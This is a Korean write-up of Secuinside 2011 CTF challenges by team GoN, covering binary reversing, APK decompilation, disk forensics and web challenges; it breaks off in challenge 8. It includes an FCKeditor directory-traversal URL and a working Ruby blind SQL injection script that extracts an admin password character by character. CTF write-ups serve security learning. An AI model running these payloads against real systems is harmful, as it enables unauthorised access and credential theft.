Secuinside 2011 Writeup by GoN

1.

binary를 받아서 IDA 6.1로 연 다음에 항상 하던것처럼 F5를 눌러줍니다.


```
int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
{
  HMODULE v4; // eax@1
  HWND v5; // edi@3
  WNDCLASSA WndClass; // [sp+Ch] [bp-44h]@3
  struct tagMSG Msg; // [sp+34h] [bp-1Ch]@3

  v4 = LoadLibraryA("USER32.DLL");
  dword_416048 = (int)v4;
  if ( v4 )
    dword_41614C = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD))GetProcAddress(v4, "SetLayered
  ::hInstance = hInstance;
  WndClass.style = 3;
  WndClass.lpfnWndProc = (WNDPROC)sub_4017B0;
  WndClass.cbClsExtra = 0;
  WndClass.cbWndExtra = 0;
  WndClass.hInstance = hInstance;
  WndClass.hIcon = LoadIconA(hInstance, (LPCSTR)0xAA);
  WndClass.hCursor = LoadCursorA(hInstance, (LPCSTR)0xAB);
  WndClass.hbrBackground = GetStockObject(1);
  WndClass.lpszMenuName = (LPCSTR)102;
  WndClass.lpszClassName = lpClassName;
  RegisterClassA(&WndClass);
  v5 = CreateWindowExA(0, lpClassName, lpClassName, 0xCF0000u, 0, 0, 310, 380, 0, 0, hInstance, 0);
```

저기 fnWndProc으로 sub_4017B0가 보이는군요. 다시 저 함수를 헥스레이로 열고 스크롤을 내리면…

```
  GetLocalTime(&SystemTime);
  if ( SystemTime.wHour == 4 && SystemTime.wMinute == 44 )
  {
    lpAddress = VirtualAlloc(0, 0xA000u, 0x1000u, 4u);
    v5 = lpAddress;
    v6 = &unk_410010 - lpAddress;
    v18 = 20515;
    do
    {
      byte_4160EE = *((_BYTE *)v5 + v6) ^ 34672 / SystemTime.wHour / SystemTime.wMinute;
      strncpy((char *)v5++, &byte_4160EE, 1u);
      --v18;
    }
    while ( v18 );
    v7 = lpAddress;
    memset(lpAddress, 0, 0xA000u);
    VirtualFree(v7, 0xA000u, 0x8000u);
```

온몸으로 수상하다고 말하고 있는 코드가 있네요. 대략 살펴보니 0x410010에서부터 20515byte만큼 특정 값과 xor을 합니다. Xor하는 값은 34672 / 4 / 44 = 197입니다.

자 그럼 뭐가 들어있는지 봅시다. 먼저 ida에서 hex-view로 가서 긁은 뒤 파일로 저장합니다.



덧셈 하기 귀찮으니 넉넉히 복사합시다.

```
1 cnt = 0
2 File.open(ARGV[0]) do |fi|
3     File.open(ARGV[1],"w") do |fo|
4         fi.each_byte do |char|
5             fo.write((char ^ 197).chr)
6             cnt += 1
7         end
8     end
9 end
```

ruby는 우리의 좋은 친구입니다. Xor을 합시다.

```
secu$ xxd dec | head
0000000: 504b 0304 0a00 0000 0000 c934 523e 0000  PK.........4R>..
0000010: 0000 0000 0000 0000 0000 0600 1c00 7072  ..............pr
0000020: 657a 692f 5554 0900 03c9 055e 4dc9 055e  ezi/UT.....^M..^
0000030: 4d75 780b 0001 04ed 0300 0004 6400 0000  Mux.........d...
0000040: 504b 0304 0a00 0000 0000 c934 523e 0000  PK.........4R>..
0000050: 0000 0000 0000 0000 0000 0b00 1c00 7072  ..............pr
0000060: 657a 692f 7265 706f 2f55 5409 0003 c905  ezi/repo/UT.....
0000070: 5e4d c905 5e4d 7578 0b00 0104 ed03 0000  ^M..^Mux........
0000080: 0464 0000 0050 4b03 040a 0000 0000 00c9  .d...PK.........
0000090: 3452 3e83 ef62 d84b 4e00 004b 4e00 0011  4R>..b.KN..KN...
```

아, zip이네요. 압축을 풉시다.

```
caution:  zipfile comment truncated
   creating: prezi/
   creating: prezi/repo/
 extracting: prezi/content.xml
```

prezi라네요. http://prezi.com/ 라는게 있나 봅니다.
나머지는 잉유진씨가 써주실겁니다. 으잌!

네 제가 받았습니다. 이어서 쓰도록 합니다.

zip에서 나온 content.xml은 prezi라는 프레젠테이션 툴의 내용을 담고 있습니다. 아무 prezi나 만들어서 다운로드를 받은 다음 좀 전에 나온 content.xml을 이걸로 바꿔서 prezi를 열어봅니다.

컹 prezi가 인사를 하네여.. 이게 다 일리가 없습니다. 아까 전의 content.xml을 자세히 열어

봅니다.

```
        <P ALIGN="LEFT">
          <FONT COLOR="#FFFFFF" FACE="Optimum-Roman" KERNING="0" LETTERSPACING="0" SIZE="24">D</FONT>
        </P>
      </htmlText>
    <url /></textfield>
  </object>
  <object class="head" id="9_6532397" r="0" s="142.17652893066406" type="label" x="-140499.05" y="21326.5">
    <textfield>
      <x>-8.6</x>
      <y>-16</y>
      <text>0</text>
      <htmlText>
        <P ALIGN="LEFT">
          <FONT COLOR="#FFFFFF" FACE="Optimum-Roman" KERNING="0" LETTERSPACING="0" SIZE="24">0</FONT>
        </P>
      </htmlText>
    <url /></textfield>
  </object>
  <object class="head" id="10_6532397" r="0" s="142.17652893066406" type="label" x="-137863.45" y="21289.15">
    <textfield>
      <x>-9</x>
      <y>-16</y>
      <text>Y</text>
      <htmlText>
        <P ALIGN="LEFT">
          <FONT COLOR="#FFFFFF" FACE="Optimum-Roman" KERNING="0" LETTERSPACING="0" SIZE="24">Y</FONT>
        </P>
      </htmlText>
    <url /></textfield>
  </object>
  <object class="head" id="11_6532397" r="0" s="142.17652893066406" type="label" x="-135659.7" y="21293.6">
    <textfield>
      <x>-8.6</x>
      <y>-16</y>
      <text>0</text>
      <htmlText>
        <P ALIGN="LEFT">
          <FONT COLOR="#FFFFFF" FACE="Optimum-Roman" KERNING="0" LETTERSPACING="0" SIZE="24">0</FONT>
        </P>
```

<Font>로 묶여있는 끝부분에 </Font> 앞에 뭐가 한 글자씩 들어있는게 보입니다. 확신을 갖기 위해서 정상적인(?) content.xml과 비교해 봅시다.

```
  <htmlText>
    <P ALIGN="LEFT">
      <FONT FACE="NanumGothicOTFBold" SIZE="24" COLOR="#333333" LETTERSPACING="0" KERNING="0">- Activity Manager</FONT>
    </P>
    <P ALIGN="LEFT">
      <FONT FACE="NanumGothicOTFBold" SIZE="24" COLOR="#333333" LETTERSPACING="0" KERNING="0">- View System</FONT>
    </P>
    <P ALIGN="LEFT">
      <FONT FACE="NanumGothicOTFBold" SIZE="24" COLOR="#333333" LETTERSPACING="0" KERNING="0">- Resource Manager</FONT>
    </P>
    <P ALIGN="LEFT">
      <FONT FACE="NanumGothicOTFBold" SIZE="24" COLOR="#333333" LETTERSPACING="0" KERNING="0">- Telephony Manager</FONT>
    </P>
    <P ALIGN="LEFT">
      <FONT FACE="NanumGothicOTFBold" SIZE="24" COLOR="#333333" LETTERSPACING="0" KERNING="0">- Notification Manager</FONT>
    </P>
    <P ALIGN="LEFT">
      <FONT FACE="NanumGothicOTFBold" SIZE="24" COLOR="#333333" LETTERSPACING="0" KERNING="0">...</FONT>
    </P>
```


그러네여. </Font> 앞자리에 본문이 들어간다는 것을 확인했습니다. <Font>의 size는 비슷한 숫자인걸로 봐서 이게 들어있는 <object>항목을 손봐줘야 할 것 같습니다. <object>항목의 s가 다 다른데 이걸 비슷한 값으로 다 바꿔줍니다. 그 다음에 다시prezi를 열어봅니다. 두근두근

오오미 키가 떴습니다. U를 미처 못 바꿔서 엄청 작게 보이지만 아무래도 좋습니다. 헹헤

2. 얍 이젠 윤잉수입니다. 이번 문제는 apk 군요. dex2jar로 java code로 변환합니다. 그래서 자바코드를 봅니다.

```
public void onResume()
{
  super.onResume();
  LocationManager localLocationManager = this.mLocMan;
  PendingIntent localPendingIntent = this.mPending;
  localLocationManager.addProximityAlert(35.018119800000001D, 128.79031370000001D, 500.0F, 65535L, localPendingIntent);
  boolean bool1 = this.mLocation.enableMyLocation();
  boolean bool2 = this.mLocation.enableCompass();
}
```

뭔가 위치를 저장하는 곳이 있군요. 자 이제 구글맵스에 들어가서 저 포인트를 찍어봅시다.



부산 근처에 이상한 곳이 나오네요. 저기를 인터넷에서 검색하면 저곳이 거가 대교라는 사실을 알수 있습니다.

답 : Geoga Bridge

3. 거대한 파일이 주어졌습니다. 얼핏 hex editor로 보니 NTFS 이미지더군요. R-studio를

이용해서 데이터들을 빼내었습니다. 음 인터넷 임시 파일들을 모아놓은 것 같군요. 이미지가


겁나 많습니다. 이쁜 여자 사진이 없군요. 문제 출제자가 센스가 부족하네요. 일단 훑어봅니다. 장소 비스무리한 것 들을 보고 키들을 찍어봅니다. 일단 독도가 눈에 띄네요. 하지만 독도는 아닙니다. 찾다보니 이상한 표지판이 보이네요.

동아리의 서울시민 한분께서 이걸 보자 이게 경복궁 주차장에 있다는군요. 그래서 경복궁을 영어로 치니 그게 답이었습니다.

4. http://114.201.226.217:5454
웹이군요. 들어갑니다. 어디서 많이 보던 사이트군요. 벌써부터 불안해 지기 시작합니다. modify.php에서 blind sql injection이 터지는군요. 열심히 소스들을 뽑아봐도 OMG, 아무것도 없군요. 디비명으로부터 문제 출제자만 신나게 알수 있었죠. 여튼 파일을 빼내던 중에 이상한 url을 발견했습니다. fckeditor라는 걸 쓰더군요. 사실 맨처음에는 fckorea님이 만드신 건줄 알았는데 실제로 있는 거더라구요. 인터넷에 검색해보니 알려진 취약점이 많더군요. 그중에서 directory transverse 할수 있는 샘플 페이지를 찾았습니다.
http://114.201.226.217:5454/board/fckeditor/editor/filemanager/connectors/php/connector.php?Command=GetFoldersAndFiles&Type=../&CurrentFolder=

이 샘플 페이지를 이용해서 htdocs를 읽으면 그곳에 key_123425.txt 였나 뭐 이런게 있더군요. 그래서 그 파일을 읽으면 키였습니다. (웹이라 문제가 닫혔군요). 다음은 하하킴입니다.

5번
주어진 이미지 파일을 FTK Imager로 보면 안에 많은 패킷 캡쳐 파일들이 보이는데, 모두 Zone Identifier가 있는데 Windows NT\Pinball\map.pcap에만 Zone Identifier가 없어서 해당 패킷 캡쳐 파일이 의심스러워서 와이어샤크로 분석을 해보았다.
캡쳐된 패킷 중에 ip가 220.67.202.112, 220.67.202.112 인 두 곳 사이에서 주고받는 내용을 보면 map_pack.exe라는 윈도우 실행파일을 주고 받는 것을 볼 수 있다.
프로그램을 실행해보면 passwd를 입력 받는데, Process Monitor로 프로그램이 하는 것을 보면, 패스워드를 입력했을 때 어떤 파일을 찾는 것을 볼 수 있었다.



1378d0b436198504fa70de9328252a82d929d930d9a703c2569b4488d0cad35c
위의 값을 passwd에 입력하면 ori.jpg와 chg.jpg가 생기는데, 두 파일은 독도 부분만 다른 그림이다.
답은 독도의 보물인
methane hydrate 이다.

6.
홈페이지에 로그인 페이지가 있는데, 아이디를 치고 request password을 누르면 OTP가 생성된다. guest의 경우 OTP를 잘 받아와서 로그인이 되지만, admin은 아이피 체크에서 걸린다. 그러나 순서상 admin OTP가 생성되었고 forgot password를 보면 table에 들어가 있는 것을 볼 수 있다.
오고가는 패킷을 보면 POST로

```
OTP생성시: id=admin&submit=Request+Password&password=
forgot password: idx=1
```


을 보내는데 idx 값이 1이 아니면 “No OTP”를 보여주고, 1일 때만 table을 보여준다.
여기에 “blind sql injection” 취약점이 있다. column명을 password로 추측하고 “idx=(length(password)=10)”를 보냈더니 성공이다. 이제 패스워드를 빼내면 되는데, 필터링 되는 스트링들이 여럿 있어 잘 피해서 payload를 만든다.
먼저 admin OTP를 생성하고, idx=(ascii(mid(password,[i번째],1))<=[ascii값]) 으로 한 글자씩 binary search를 한다. 총 70번의 쿼리 제한이 있지만, 한글자당 아스키 128개를 binary search로 7번씩 10개를 알아내는데 충분하다.

```
require 'rubygems'
```

```
require 'mechanize'
me = Mechanize.new()
cookie = 'PHPSESSID=2b423fd07ed4ca546cad3d09eb06c0e4;'
header = {'Cookie'=>cookie, 'Referer'=>'http://114.201.226.211/nesk_333ce5a8a8f9
f8e665dbd6bdd7fa8a9c/login.php', 'User-Agent'=>'Mozilla/4.0 (compatible; MSIE 8.
0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR
3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPa
th.3)'}
url = 'http://114.201.226.211/nesk_333ce5a8a8f9f8e665dbd6bdd7fa8a9c/login.php'
key =""
b = me.post(url,{"id"=>"admin","submit"=>"Request Password"}, header)

(1..10).each do |i|
        s = 0x20
        e = 128
        m = 0

(0..255).each do |j|
break if s == e
        m = (s + e)/2
        b = me.post(url, {"idx"=>"(ascii(mid(password,#{i},1))>#{m})"},header).body
#        b = me.post(url, {"idx"=>"1"}, header).body

        puts b
        if b.index("No OTP")
                e = m
        else
                s = m+1
        end
end
        key += s.chr
        puts key
end

        b= me.post('http://114.201.226.211/nesk_333ce5a8a8f9f8e665dbd6bdd7fa8a
9c/login.php',{"id"=>"admin","password"=>key,"submit"=>"Login"},header).body

        puts b

        b = me.get('http://114.201.226.211/nesk_333ce5a8a8f9f8e665dbd6bdd7fa8a
```

```
9c/login.php',nil,nil,header).body
        puts b
```

7. 잉수의 또 등장. 늙었는데도 애들이 굴려먹네요. 망할 하극상. 이번엔 또 apk네요. 아 이젠 소스 빼내기도 귀찮습니다. 안그래도 디컴파일 잘 되는데 그냥 자바소스로 주면 안될까 하는 소소한 소원을 말해보며 dex2jar로 소스를 빼냅니다. 함수도 겁나 많네요. 스리슬쩍 훑어봅니다. 그러자.




오오 수상한 데이터입니다. 딱봐도 이건 아스키입니다. 그러면 좋은 친구 루비님을 소환하여 볼까요.

```
wuninsu@ubuntu:~/secu$ irb
irb(main):001:0> [107, 101, 121, 105, 115, 97, 110, 100, 114, 111, 105, 100, 114, 101, 118, 101, 114, 115, 105, 110, 103].map{|v| v.chr}.join
=> "keyisandroidreversing"
```


예상대로 키님이시군요. 키는 androidreversing입니다.

8. 맨 처음에 파일을 열어보면




라고 find the answer 라고만 나와있다.
그래서 혹시나 이전 hwp 문제처럼 ppt 구조를 바꿔놓은 것이 아닐까 하는 생각이 들었다.


그래서 마소에서 지원하는 툴인 offvis로 열어보았더니 원래 한쌍만 있어야 할 부분이 4쌍이 존재하는 것을 확인하였다.



